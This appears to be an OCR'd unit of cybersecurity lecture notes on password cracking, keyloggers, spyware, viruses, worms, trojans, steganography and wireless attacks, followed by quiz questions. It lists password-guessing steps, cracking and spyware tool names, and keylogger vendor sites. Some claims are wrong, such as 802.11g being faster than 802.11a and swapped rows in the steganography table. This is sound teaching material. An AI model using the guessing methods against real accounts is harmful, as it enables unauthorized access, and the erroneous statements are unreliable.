- Packet filtering is a firewall technique used to **control network access by monitoring outgoing and incoming packets** and allowing them to pass or halt based on the source and destination Internet Protocol (IP) addresses, protocols and ports.

6.2 PASSWORD CRACKING

Password Cracking is a **process of recovering passwords from data** that have been **stored in** or transmitted by a **computer system**.

The **purpose of password cracking** is as follows:

- To recover a forgotten password.
- As a preventive measure by system administrators to check for easily crackable passwords.
- To gain unauthorized access to a system.

Manual password cracking is to attempt to logon with different passwords.

The attacker follows the following steps:

- Find a valid user account such as Administrator or Guest;
- Create a list of possible passwords;
- Rank the passwords from high to low probability;
- Key-in each password;
- Try again until a successful password is found.

Passwords can be guessed sometimes with knowledge of the user's personal information.

Examples of **guessable passwords include**:

- Blank(none);
- The words like "password", "passcode" and "admin";
- Series of letters from the "QWERTY" keyboard, for example, qwerty, asdf or qwertyuiop;
- User's name or login name;
- Names of user's friend/relative/pet;
- User's birthplace or date of birth, or a relative's or a friend's;

- User's vehicle number, office number, residence number or mobile number;
- Name of a celebrity is considered to be idol (eg: actor, actress, spritual gurus) by the user;
- Simple modification of one of the preceding, such as suffixing a digit, particularly 1, or reversing the order of letters.

An attacker can also create a script file (i.e., automated program) which will be executed to try each password in a list. This is considered manual cracking, but is time-consuming and not usually effective. Passwords are stored in a database and password verification process is established into the system when a user attempts to login or access a restricted resource. To ensure confidentiality of passwords, the password verification data is usually not stored in a clear text format. When a user attempts to login to the system by entering the password, the same function is applied to the entered value and the result is compared with stored value. If they match, user gains the access; this process is called authentication.

Some of the password cracking tools are

1. Cain and Abel
2. Aircrack-ng
3. L0phtcrack
4. John the Ripper
5. Pwdump
6. Brutus

6.2.1 Types of Password cracking


Password cracking attacks can be classified under three categories as follows:

1. Online attacks
2. Offline attacks
3. Non-electronic attacks

1. Online attacks

- An attacker can create a script file (automated program) that will be executed to try each password in a list and when matches, an attacker can gain the access to the system.
- The most popular online attack is **man-in-the-middle (MITM) attack** also termed as bucket-brigade attack.
- Man-in-the-middle attack (MITM) is an attack where the **attacker secretly relays and possibly alters the communication between two parties** who believe they are directly communicating with each other.
- This type of attack is used to obtain the passwords for E-Mail accounts on public websites such as Yahoo, Hotmail and Gmail

and can also get the passwords for financial websites that would like to gain the access to banking websites.



2. Offline attacks

Offline attacks require physical access to the computer and copying the password file from the system on to removable media.
Different types of offline password attacks are

a) Dictionary attack
b) Hybrid attack
c) Brute force attack

Type of Attack	Description	Example of a Password
Dictionary attack	Attempts to match all the words from the dictionary to get the password	Administrator
Hybrid attack	Substitutes numbers and symbols to get the password	Adm1n1strator
Brute force attack	Attempts all possible permutation-combinations of letters, numbers and special characters	Adm!n@09

3. Non-electronic attacks

Different types of Non-electronic attacks are

a) Social engineering
b) Shoulder surfing
c) Dumpster diving

a) Social engineering

Social engineering is a method of **using psychology to gain access to the computer systems** and tricking the victims into giving out **sensitive and personal information** such as passwords and other credentials.

The most common social engineering techniques are Phishing, Vishing, etc.

b) Shoulder surfing

It is a technique of **gathering information such as username and passwords by watching over a person's shoulder** while he/she logs into the system, thereby helping an attacker to gain access to the system.

c) Dumpster diving

In the IT world, dumpster diving refers to using various methods to get information about a technology user. In general, dumpster diving involves **looking in the trash for information written on pieces of paper or computer printouts**. This is often done to uncover useful information that may help an individual get access to a particular network.

6.3 KEY LOGGERS

6.3.1 What is a Keylogger?

Keystroke logging, often called keylogging, is the practice of noting or **logging the keys struck on a keyboard**, typically in a covert manner so that **the person using the keyboard is unaware** that such actions are being monitored.

- A keylogger is a program that **runs in the background** or hardware, recording all the keystrokes.
- Once **keystrokes** are logged, they **are hidden in the machine for later retrieval**, or shipped raw to the attacker.
- Attacker checks files carefully in the hopes of either finding passwords, or possibly other useful information.
- Keyloggers, **as a surveillance tool**, are often used by employers to ensure employees use computers for business purposes only.
- This method is highly useful for law enforcement and for the practice of spying. Typically by governments to obtain political and military information.
- Besides being used for legitimate (authenticated) purposes, keyloggers can be **used to collect sensitive information**.
- The types of sensitive information include:
    1) Usernames & Passwords
    2) Credit Card Numbers
    3) Personal Information such as Name, Address, etc.

6.3.2 Types of Keyloggers

There are two types of keyloggers.

1. Software Keyloggers
2. Hardware keyloggers

1) Software Keyloggers

- Software keyloggers are **software programs installed on the computer systems** which usually are located between the OS and the keyboard hardware, and **every keystroke is recor**ded.
- Cybercriminals always install such tools on the insecure computer systems available in public places and can obtain the required information about the victim very easily.
- Software keyloggers **track system, collect keystroke data** within the target operating system, store them on disk or in remote location, and send them to the attacker who installed the keyloggers.
- Anti-malware, personal firewall, and Host-based Intrusion prevention solution (HIPS) detect and remove application keyloggers.
- A keylogger usually **consists of two files** that get installed in the same directory: a dynamic link library **(DLL)** file and an EXEcutable **(EXE)** file that installs the DLL file and triggers it to work. DLL does all the recording of keystrokes.
- Some of the examples of software keyloggers are
    1. All in One Keylogger
    2. Perfect Keylogger
    3. KGB Spy
    4. Elite Keylogger
    5. Spy Buddy
    6. CyberSpy
    7. Powered Keylogger, etc.

2) Hardware Keyloggers

- To install these keyloggers, **physical access** to the computer system is required.
- Hardware keyloggers are small hardware devices.
- These are **connected to the PC and/or to the keyboard and save every keystroke into a file or in the memory** of the hardware device.
- Cybercriminals install such devices on ATM machines to capture ATM Cards PINs.
- Each keypress on the keyboard of the ATM gets registered by these keyloggers.
- These keyloggers look like an integrated part of such systems; hence, bank customers are unaware of their presence.
- Some of the hardware keyloggers can be found from the following websites.
    1. www.keyghost.com
    2. www.keelog.com
    3. www.keydevil.com
    4. www.keykatcher.com

6.3.3 Antikeylogger

An anti-keylogger is a tool that **can detect the keylogger installed** on the computer system and also can remove the tool. In comparison to most anti-virus or anti-spyware software, the primary difference is that an anti-keylogger does not make a distinction between a legitimate keystroke-logging program and an illegitimate keystroke-logging program (such as malware).

Advantages of using anti-keylogger are as follows:

- Firewalls cannot detect the installations of keyloggers on the systems. Hence, **anti-keyloggers can detect installation of keylogger.**
- This **software does not require regular updates of signatures** bases to work effectively such as other anti-virus programs.
- **Prevents Internet banking frauds**. Passwords can be easily gained with the help of installing keyloggers.
- It **prevents ID theft**.
- It **secures E-Mail and instant messaging/chatting.**

6.4 SPYWARE

- Spyware is a type of **malicious software** (malware) that is **installed on a computer without the user's knowledge.**
- It monitors user activity and transmits it to another computer.
- It is one of the **most common threats on the internet**.
- It is a threat to businesses and individual users, because it can steal sensitive information and harm the network.
- Spyware **monitors our internet activity, tracking our login and password information** (eg: credit card or bank account information), and spying on our sensitive personal information.
- Many spyware programs are set to monitor what websites we visit generally for advertising/marketing purposes.
- Some types of spyware **can install additional software and change the settings** on our device.
- Spyware may also have an ability to change computer settings, which may result in **slowing of the Internet connection speeds** and slowing of response time.
- Various popular spywares available in the market are
    1. 007 Spy
    2. Spector Pro
    3. eBlaster
    4. Remotespy
    5. Stealth Website Logger
    6. Stealth Recorder Pro
    7. Wiretap Professional
    8. PC PhoneHome, Flexispy, etc.

- To overcome the Spywares, anti-Spyware software's should be used.

Some of the most common ways our device can become infected with spyware include:

- Accepting a pop-up without reading it first.
- Downloading software from an unreliable source.
- Opening email attachments from unknown senders.
- Pirating media such as movies, music, or games.

6.4.1 Types of Spywares

There are four main types of spyware. Each uses unique tactics to track us.

1) Adware

- This type of spyware **tracks our browser history and downloads**, with the intent of predicting what products or services we're interested in.
- The adware will display advertisements for the same or related products or services to attract us to click or make a purchase. Adware is **used for marketing purposes and can slow down our computer**.

2) System monitors

- This type of spyware can **capture** just about **everything we do on our computer**. System monitors can **record all keystrokes, emails, chat-room dialogs, websites visited**, **and programs run**. System monitors are often represented as free software.

3) Trojan

- This kind of malicious software **disguises itself as legitimate software**. For example, Trojans may appear to be a Java or Flash Player update upon download. Trojan malware is **controlled by third parties**. It can be used to **access sensitive information** such as Social Security numbers and credit card information.

4) Tracking cookies

- These track the user's web activities, such as searches, history, and downloads, for marketing purposes.

6.5 VIRUS

- Viruses are malicious programs that **attaches itself to another executable program**.
- Whenever the **host program is executed, virus code is also executed** and it can make a copy of itself and infect other executable files found in your memory or hard drive.
- A virus **cannot be spread without a human action**. That means it cannot spread unless you run infected application or click on infected attachment.
- A computer virus passes from computer to computer in a similar manner as a biological virus passes from person to person.
- A true virus can only spread from one system to another when a user sent it over the internet or a network, or carried it on a removable media such as CD, DVD, or USB drives.
- Present **viruses spread as attachments** through E-mail, and they will mail themselves to people from our address book.
- Viruses are sometimes confused with computer worms and Trojan Horses, which are technically different.

6.5.1 Typical actions of virus

A virus can start on event-driven effects, time-driven effects or can occur at random. Viruses can take some typical actions:

1) display a message to prompt an action which may set of the virus;
2) delete files inside the system into which viruses enter;
3) scramble data on a hard disk;
4) cause erratic screen behavior;
5) halt the system (PC);
6) Just replicate themselves to propogate further harm.

6.5.2 Types of Viruses

Computer viruses can be categorized based on attacks on various elements of the system and can put the system and personal data on the system in danger.

1) Boot sector virus

- It infects the storage media on which OS is stored.
- This virus t**argets specifically a boot sector on the host's hard drive.**
- Boot sector viruses often spread to other systems when shared infected disks and pirated software(s) are used.

2) Program virus

- These viruses **become active** when the **program** file usually **with extensions .bin, .com, .exe, .ovl, .drv is executed.**

- Once these program files gets infected, the virus makes copies of itself and infects the other programs on the computer system.

3) Multipartite virus

- It is a **hybrid of a boot sector** and **program viruses**.
- It **infects program files** along with the **boot record** when the infected program is active.
- When the victim starts the computer system next time, it will infect the local drive and other programs on the victim's computer system.

4) Stealth virus

- It masks itself very well and so detecting this type of virus is very difficult.
- It can **disguise itself such a way that antivirus software also cannot detect it.**
- It alters its file size and conceals itself in the computer memory. The first computer virus, names as Brain, was a stealth virus.

5) Polymorphic virus

- It acts like a "chameleon" that **changes its virus signature every time it spreads through the system.**
- These viruses hide themselves in various cycles of encryption and decryption.
- Polymorphic generators are the small programs which are not viruses, but hide actual viruses under the cloak of polymorphism.

6) Macro virus

- Many applications, such as **Microsoft Word** and **Microsoft Excel**, support MACROs.
- These macros are programmed as a macro embedded in a document.
- Once a **macro virus gets onto a victim's computer then every document he/she produces will become infected.**

7) Over write virus

- This virus **overwrites the content of a file, losing the original content.**
- It infect folders, files, and even programs. To delete this virus, we need to get rid of our file. Therefore, it is important to back up our data.

8) Resident virus

- These are **permanent viruses** which **live in** our **RAM memory.**
- When executed this type of virus actively seeks targets for infections - either on local, removable or network locations.

9) Directory virus

- Directory viruses **change file paths**.
- When we run programs and software that are infected with directory viruses, the virus program also runs in the background.
- Further, it may be difficult for us to locate the original app or software once infected with directory viruses.

10) Web Scripting virus

- This **virus lives in certain links, ads, images, videos**, and layout of a website.
- These may **carry malicious codes in which when we click, the viruses will be automatically downloaded** or will direct us to malicious websites.

6.6 WORMS

6.6.1 What is a worm? Why are worms dangerous? Example – Morris Worm.

A worm is similar to view by design and is considered to be a **sub-class of a virus**. It is an **independent program** that does not modify other programs, but **reproduces itself over and over again** until it slows down or shuts down a computer system or network.

- Worms spread from one computer to another and it has the capability to travel without any human action.
- It **uses computer network to spread itself**. Unlike a virus, it does not need to attach itself to an existing program.
- It **consumes too much system memory**.
- It infects the environment rather than specific objects.
- Worms send a copy of itself to everyone listed on your email address book.

Worms are dangerous because

- They **spread extremely fast**.
- They are **silent.**
- Once they are out, they **cannot be recalled**.
- They usually **install malicious code in the system** like DDoS tool, Backdoor etc.

- It make the network in jammed condition.

Example 1 (Morris Worm)

- **Robert Tappan Morris** is an American computer scientist and entrepreneur. He is best known for creating the Morris Worm in 1988 from MIT, considered the **first computer worm** on the Internet.
- It is also known as "**Great Worm**" or **Internet Worm**.
- At that time Internet was small and consist of 60,000 computers.
- Morris Worm **infected around 6,000 major Unix machines** and the total cost of the **damage** calculated was **US $ 10-100 millions**.

Example 2 (ILOVEYOU)

- It is also known as Loveletter or Love Bug Worm.
- It successfully attacked tens of millions of Windows computers in 2000. The E-Mail was sent with the subject line as "ILOVEYOU" and an attachment "LOVE-LETTER-FOR-YOU.TXT.vbs."
- The file extension "vbs" was hidden, hence the receiver downloads the attachment and opens it to see the contents.

6.6.2 Differences between Virus and Worms

Virus	Worms
Viruses spread to different systems through executable files	Worms use Computer Networks to spread itself
Slow in spreading	Spreading speed of a Worm is faster.
The virus tends to damage, destroy or alter the files of target computers	Worms does not modify any file but aims to harm the resources.
The virus needs human action to replicate	Worms don't need any user action to spread - they spread silently and on their own
Virus corrupts or modifies the data on the target computer	Worms harm the network by consuming the bandwidth, deleting files or sending emails.
Virus are executable files or attach themselves to other executable files to operate.	Worms are independent files that exist within the memory of an infected computer.

6.7 TROJAN AND BACKDOORS

6.7.1 Trojan/Trojan horse

- Trojan horse is a program in which **malicious** or harmful **code** is **contained inside** apparently harmless **programming or data** in such a way **that it can get control and cause harm**.

- A Trojan horse may get widely redistributed as part of computer virus.
- The term Trojan horse comes from **Greek mythology** about the **Trojan War.**
- Trojans can get into the system in a number of ways, including from a web browser, via E-mail or in a bundle with other software downloaded from the Internet.
- It can also possibly transfer malware through a USB flash drive or other portable media.
- Unlike viruses and worms, **Trojans do not replicate themselves**, but they can be equally destructive.
- On the surface, Trojans appear benign and harmless, but **once the infected code is executed**, Trojans kick in and **perform malicious functions to harm the computer system without the user's knowledge.**

6.7.2 Threats caused by Trojans

Some typical examples of threats by Trojans are as follows:

1) They erase, overwrite or corrupt data on a computer.
2) They help to spread other malware such as viruses.
3) They deactivate or interfere with antivirus and firewall programs.
4) They allow remote access to a computer (by a remote access Trojan).
5) They upload and download files without our knowledge.
6) They gather E-Mail addresses and use them for Spam.
7) They log key strokes to steal information such as passwords and credit card numbers.
8) They copy fake links to false websites, display porno sites, play sounds/videos and display images.
9) They slow down, restart or shutdown the system.
10) They reinstall themselves after being disabled.
11) They disable the task manager.
12) They disable the control panel.

6.7.3 Backdoor

- A backdoor is a means of access to a computer program that bypasses security mechanisms.
- A backdoor **works in background and hides from the user**. It is very similar to a virus and, therefore, is quite difficult to detect and completely disable.
- A backdoor is one of the **most dangerous parasite**, as it allows a malicious person to perform any possible action on a compromised system.
- **Most backdoors are autonomic** malicious programs that must be somehow installed to a computer.

- Some parasites do not require installation, as their parts are already integrated into particular software running on a remote host.
- In **Programmer point of view** he may sometimes install a **backdoor** so that program can be **accessed for troubleshooting purposes**.
- In **hackers point of view** he often use backdoors as part of an **exploit**.
- Attackers often discover these undocumented features and use them to intrude into the system.
- Few examples of backdoor Trojans are Back Orifice, Bifrost, SAP backdoors, etc.

How do they work?

- Backdoors are usually **based on a client-server network** communication, where the server is the attacked machine, and the client is the attacker.
- A typical backdoor consists of **2 components**.
- The **server program**, which can be **installed on multiple computers** (that means computers which is to be compromised by the hacker)
- The **client program** which is **installed on hacker's computer** that can be used to control all the compromised computers.
- The backdoor generally installs a server component on the compromised machine. That server component then opens a certain port or service allowing the attacker to connect to it using the client component of the backdoor software.

6.7.4 Functions of Backdoor

Following are some functions of backdoor:

1) It **allows an attacker to create, delete, rename, copy or edit any file**, execute various commands, change any system settings, alter the windows registry, run, control and terminate applications, install arbitrary software and parasites.
2) It **allows an attacker to control computer hardware devices**, modify related settings, shutdown or restart a computer without asking for user permission.
3) It **steals sensitive personal information**, valuable documents, passwords, login names, ID details, logs, user activity and tracks web browsing habits.
4) It **records keystrokes** that a user types on a computer's keyboard and **captures screenshots**.
5) It **sends all gathered data to a predefined E-Mail address**, uploads it to a predetermined FTP server or transfers it through a background Internet connection to a remote host.

6) It **infects files, corrupts installed applications** and damages the entire system.
7) It **distributes infected files to remote computers** with certain security vulnerabilities and performs attacks against hacker-defined remote hosts.
8) It **installs hidden FTP server** that can be used by malicious persons for various illegal purposes.
9) It **degrades Internet connection speed** and **overall system performance**, decreases system security and causes software instability.
10) It **provides no uninstall feature**, and **hides processes, files** and other objects to complicate its removal as much as possible.

6.7.5 How to protect our system from Trojan horses and Backdoors

Follow the following steps to protect a system from Trojan Horses and backdoors:

1) **Stay away from suspect websites/weblinks:** Avoid downloading free/pirated software's that often get infected by Trojans, worms, viruses, and other things.


2) **Surf on the Web cautiously:** Avoid connecting with and/or downloading any information from peer-to-peer (P2P) networks, which are most dangerous networks to spread Trojan Horses and other threats. P2P networks create files packed with malicious software, and then rename them to files with the criteria of common search that are used while surfing the information on the Web. It may be experienced that, after downloading the file, it never works. Although the file has not worked, something must have happened to the system and the system will be at serious health risk. Enabling Spam filter "ON" is a good practice but is not 100% foolproof, as spammers are constantly developing new ways to get through such filters.

3) **Install antivirus/Trojan remover software:** Nowadays antivirus software(s) have built-in feature for protecting the system not only from viruses and worms but also from malware such as Trojan Horses. Free Trojan remover programs are also available on the Web and some of them are really good.

6.8 STEGANOGRAPHY

- Steganography is a greek word that means means "**covered writing**" or "sheltered writing".
- It is a method that attempts to hide the existence of a message or communication.
- The word "steganography" comes from the **two Greek words**. "**steganos**" meaning "**covered**" and "**graphein**" meaning "**writing**".

- Steganography is the **art and science of writing hidden messages** in such a way that no one apart from the intended recipient knows the existence of the message.
- Steganography can be used to make a digital watermark to detect illegal copying of digital images.
- It is said that terrorists use steganography techniques to hide their communication in images on the internet.
- The term "cover" or "**cover medium**" is used to **describe the original, innocent message**, data, audio, video and so on.
- The data to be hidden can be hidden inside almost any other type of digital content. The **content** to be **concealed through steganography** is called hidden text or **secret message**.
- Steganography in digital media is very similar to "digital watermarking".



Cover medium + Embedded message + Stegokey = Stego-medium

- Some of the steganography tools are **MP3Stego**, **Invisible Secrets**, DiSi-Steganograph, DriveCrypt Plus (DCPP), MSU Stego Video.

6.8.1 Steganalysis

- Steganalysis is the **art and science of detecting messages that are hidden in images, audio/video files using steganography**.
- The goal of steganalysis is to identify suspected packages and to determine whether or not they have a payload encoded into them, and if possible recover it.
- **Automated tools are used to detect** such steganographed data/information hidden in the image and audio and/or video files.

6.8.2 Difference between Steganography and Cryptography

STEGANOGRAPHY	CRYTOGRAPHY
1. Steganography means cover writing.	1. Cryptography means secret writing.

2. Steganography is the art and science of writing hidden messages in such a way that no one apart from the intended recipient knows the existence of the message.	2. Cryptography art of secret writing, which is used to encrypt the plaintext with a key into cipher text.
3. In steganography, structure of data cannot be altered.	3. In cryptography, structure of data can be altered.
4. Attack's name in steganography is Steganalysis.	4. In cryptography, attack's name is Cryptanalysis.
5. Encryption prevents an unauthorized party from discovering the contents of a communication	5. Steganography prevents discovery of the very existence of communication

6.9 ATTACK ON WIRELESS NETWORKS

6.9.1 What is a wireless network?

- Wireless technologies have become increasingly popular in day-to-day business and personal lives.
- Hand-held devices such as the PDAs allow individuals to access calendars, E-Mail addresses, phone number lists and the Internet.
- Wireless networks **extend the range of traditional wired networks by using radio waves to transmit data** to wireless-enabled devices such as laptops and PDAs.
- Wireless networks are generally composed of two basic elements
  - **a)** Access points (APs)
  - **b)** Other wireless-enabled devices, such as laptops, radio transmitters and receivers to communicate or "connect" with each other.
- Wireless access to networks has become very common in India both for organizations and for individuals.

6.9.2 Important components of wireless network

The important components of wireless networks, apart from components such as modems, routers, hubs and firewall, which are integral part of any wired network as well as wireless network are as follows:

1) 802.11 networking standards

Institute of Electrical and Electronics Engineers (**IEEE**) – **802.11** is a family of standards for wireless local area network (WLAN), stating the specifications and/or requirements for computer communication in the 2.4, 3.6, and 5 GHz frequency bands.

- *802.11:* It is applicable to **WLANs** and provides **1 or 2 Mbps** transmission in the **2.4 GHz** band using either frequency-hopping spread spectrum (**FHSS**) or direct sequence spread spectrum (**DSSS**).

- *802.11a:* It provides **54 Mbps** transmission in the **5 GHz band** and uses orthogonal frequency division multiplexing (**OFDM**) which is more efficient coding technique compared with FHSS and DSSS.

- *802.11b:* It provides **11 Mbps** transmission in the **2.4 GHz band** and uses complementary code keying (**CCK**) **modulations** to improve speeds. Being the least expensive, rapid acceptance of 802.11b across the world as the definitive WLAN and also as "Wi-Fi standard".

- *802.11g:* It provides **54 Mbps** transmission in the **2.4 GHz band** and the same **OFDM coding** as 802.11a, hence it is lot faster than 802.11a and 802.11b.

- *802.11n:* It is the **newest standard** available widely and uses multiple-input multiple-output (**MIMO**). 802.11n can achieve speed as high as 140 Mbps.

The other important 802 family members are as follows:

- *802.15:* This standard is used for **personal WLANs** and covers a very short range. Hence, it is used for **Bluetooth Technology**.

- *802.16:* It is also known as **WiMax**. It combines the benefits of broadband and wireless, hence it provides **high-speed** wireless Internet over very **long distances**.

2) Access points

- It is also termed as AP.
- It is a hardware device and/or a software that acts as a **central transmitter and receiver of WLAN radio signals**.
- Users of wireless device, such as laptop/PDAs, get connected with these APs, which in turn get connected with the wire LAN.
- An AP acts as a **communication hub for users to connect** with the wired LAN.

3) Wi-Fi hotspots

A hotspot is a site that offers the **Internet access by using Wi-Fi** technology over a WLAN. Hotspots are found in public areas and

are commonly offered facility throughout much of North America and Europe.

- *Free Wi-Fi hotspots:* **Wireless Internet service** is offered in **public areas**, **free** of cost and that to **without** any **authentication**. User can visit *www.hotspot-locations.com* to find wireless hotspots into their area. Hotspots locations is the free global hotspot database of wireless access points made available to the general public.

- *Commercial hotspots:* The users are redirected to **authentication** and online payment to avail the wireless Internet service in public areas. The payment can be made using credit/debit card through payment gateways such as PayPal. Major airports and business hotels are usually **charged** to avail **wireless Internet service**.

4) Service Set Identifier (SSID)

- It is the name of **802.11i WLAN** and all wireless devices on a WLAN must use the same SSID to communicate with each other.
- While setting up WLAN, the user sets the **SSID**, which can be up to **32 characters long** so that only the users who knew the SSID will be able to connect the WLAN.
- It is always advised to **set** the **SSID manually** rather than leaving it blank.

5) Wired Equivalence Privacy (WEP)

- Wireless transmission is susceptible to eavesdropping and to provide **confidentiality**, WEP was introduced as part of the original 802.11i Protocol in 1997.
- SSID along with WEP delivers fair amount of secured wireless networks.

6) Wi-Fi Protected Access (WPA and WPA2)

- During 2001, serious **weakness in WEP** was identified that resulted WEP cracking software(s) being made available to enable cybercriminals to intrude into WLANs.
- **WPA** was introduced as an interim standard to **replace WEP** to improve upon the security features of WEP.
- **WPA2** is the approved Wi-Fi implementation of 802.11i.
- WPA2 provides **stronger encryption mechanism** through Advanced Encryption Standard **(AES)**.

7) Media Access Control (MAC)

- It is a **unique identifier** of each node (i.e., each network interfaces) of the network and it is assigned by the manufacturer of a network interface card (NIC) stored in its hardware.
- MAC address filtering **allows only the devices with specific MAC addresses to access the network**.
- The router should be configured stating which addresses are allowed.

6.9.3 Traditional Techniques of attacks on wireless networks

In security breaching, penetration of a wireless network through unauthorized access is termed as wireless cracking.

1) Sniffing

It is **eavesdropping on the network** and is the simplest of all attacks. Sniffing is the simple process of intercepting wireless data that is being broadcasted on an unsecured network. Also termed as reconnaissance technique, **it gathers the required information** about the active/available Wi-Fi networks. The attacker usually installs the sniffers remotely on the victim's systems and conducts activities such as

- Passive scanning of wireless networks;
- detection of SSID;
- collecting the MAC address;
- collecting the frames to crack WEP.

2) Spoofing

The primary objective of this attack is to successfully **masquerade the identity** by falsifying data and thereby gaining an illegitimate advantage. The attacker often launches an attack on a wireless network by simply creating a new network with a stronger wireless signal and a copied SSID in the same area as a legitimate network.

- *MAC Address Spoofing:* It is technique of changing an assigned media access control (MAC) address of a networked device to a different one.

- *IP Spoofing:* It is a process of creating IP packets with a forged source IP address, with the purpose of concealing the identity of the sender or impersonating another computing system.

- *Frame Spoofing:* The attacker injects the frames whose content is carefully spoofed and which are valid as per 802.11 specifications.

3) Denial of Service (DoS)

- A denial-of-service attack (DoS attack) or distributed denial-of-service attack (DDoS attack) is an **attempt to make a computer resource unavailable** to its intended users.
- In this type of attack, the attacker floods the bandwidth of the victim's network of fills his E-Mail box with spam mail depriving him of the services he is entitled to access or provide.
- The attackers typically **target sites or services** hosted on high-profile web servers such as banks, credit card payment gateways, mobile phone networks and even root name servers (i.e., domain name servers).

4) Man-in-the-middle attack (MITM)

- Man-in-the-middle attack happens when a hacker **manipulates the traffic** by being in **between the client and server.**
- This is an active eavesdrop attack where the attacker independently connects with the victim and relays messages between them.
- It refers to the scenario wherein an attacker on host A inserts A between all communications – between hosts X and Y without knowledge of X and Y.
- All messages sent by X do reach Y but through A and vice versa.
- The objective behind this attack is to merely observe the communication or modify it before sending it out.

5) Encryption cracking

- It is always advised that the first step to protect wireless networks is to use WPA encryption.
- The attackers always devise new tools and techniques to deconstruct the older encryption technology, which is quite easy for attackers due to continuous research in this field.
- Hence, the second step is to use a **long and highly randomized encryption key**; this is very important.
- It is a little pain to remember long random encryption; however, at the same time these keys are **much harder to crack**.

6.9.4 How to secure the wireless networks

Nowadays, security features of Wi-Fi networking products are not that time-consuming. However, they are still ignored by home users.

The following summarized steps will help to improve and strengthen the security of wireless network.

1) Change the default settings of all the equipments/components of wireless network (e.g., IP address/user IDs/administrator passwords, etc).
2) Enable WPA/WEP encryption.
3) Change the default SSID.
4) Enable MAC address filtering.
5) Disable remote login.
6) Disable SSID broadcast.
7) Disable the features that are not used in the AP (e.g., printing/music support).
8) Avoid providing the network a name which can be easily identified (e.g., My_Home_Wifi).
9) Connect only to secured wireless network (i.e., do not auto connect to open Wi-Fi hotspots).
10) Upgrade router's firmware periodically.
11) Assign static IP addresses to devices.
12) Enable firewalls on each computer and the router.
13) Position the router or AP safely.
14) Turn off the network during extended periods when not in use.
15) Periodic and regular monitor wireless network security.

Some of the tools used to protect wireless network are

- Zamzom Wireless Network Tool
- AirDefense Guard
- Wireless Intrusion Detection System (WIDZ)
- BSD-Airtools
- Google Secure Access

UNIT-VI

Assignment-Cum-Tutorial Questions

SECTION-A

Objective Questions

1. _____ are the special type of programs used for recording and tracking user's keystroke. [ ]

   (a) Key logger (b) Trojans (c) Virus (d) Worms

2. _____ is a small malicious program that works in background and steals sensitive data. [ ]

   (a) Virus (b) Trojan (c) Shareware (d) Adware

3. Some Trojans carry ransom ware with them to encrypt the data and ask for ransom. (True/False)

4. Trojans cannot _____ [ ]

   (a) Steal data (b) Self-replicate

   (c) Steal financial info (d) Steal login credentials

5. A computer _____ is a malicious code which self-replicates by copying itself to other programs. [ ]

   (a) Program (b) Virus (c) Application (d) Worm

6. _____ are difficult to identify as they keep on changing their type and signature. [ ]

   (a) Program Virus (b) Boot Sector Virus

   (c) Polymorphic Virus (d) Multipartite Virus

7. Viruses, Worms and Spyware are the different types of Malware. (True/False)

8. Trojans are not a type of virus. (True/False)

9. A _____ travels from computer to computer in a network, but it does not usually erase data.

10. _____ is the art of covered or hidden writing.

11. What is a key logger? [ ]

(a) Software that records keys you set when encrypting files

(b) Software that records keystrokes made on a keyboard

(c) Software used to log all attempts to access a certain file

(d) Software that steals passwords or "keys" that you have saved on your computer.

12. What is the software called which when get downloaded on computer scans your hard drive for personal information and your internet browsing habits? [ ]

(a) Backdoors (b) Key logger (c) Virus (d) Spyware

13. The virus that spread in application software is called as _____.

14. _____ is hiding of data within data, where we can hide images, text, and other messages within images, videos, music or recording files. [ ]

a)Cryptography b) Tomography c) Steganography d) Chorography

15. Which malicious program cannot do anything until actions are taken to activate the file attached by the malware? [ ]

a) Trojan Horse b) Worm c) Virus d) Bots

16. Sniffing is traditional attack technique on wireless networks. (True/False)

17. MITM stands for _____

SECTION-B

Descriptive Questions

1. Define firewall. **(L1) (CO:4)**
2. State the purpose of packet filter. **(L1) (CO:4)**
3. What is password cracking and explain the types of password cracking. **(L4) (CO:6)**
4. What is a key logger? Explain its various types. **(L4) (CO:6)**
5. Mention the use of antikeylogger. **(L1) (CO:6)**
6. What is a spyware? Explain the types of spywares. **(L4) (CO:6)**
7. What is a virus? Mention the typical actions of virus. **(L2) (CO:6)**
8. Categorize different types of viruses. **(L4) (CO:6)**
9. What is a worm? Why are worms dangerous? Explain it with an example (Morris Worm). **(L1) (CO:6)**
10. Differentiate Virus and Worms. **(L4) (CO:6)**
11. What is a Trojan/Trojan horse? What are the threats caused by Trojans? **(L1) (CO:6)**
12. What is a backdoor? Outline the functions of backdoor. **(L1) (CO:6)**
13. How to protect our system from Trojan horses and backdoors? **(L1) (CO:6)**
14. Discuss the concept of steganography. **(L4) (CO:5)**
15. What is steganalysis? **(L1) (CO:5)**
16. Difference between Steganography and Cryptography. **(L4) (CO:5)**
17. What is a wireless network? Describe the important components of wireless network. **(L4) (CO:6)**
18. Explain the traditional techniques of attacks on wireless networks. **(L4) (CO:6)**
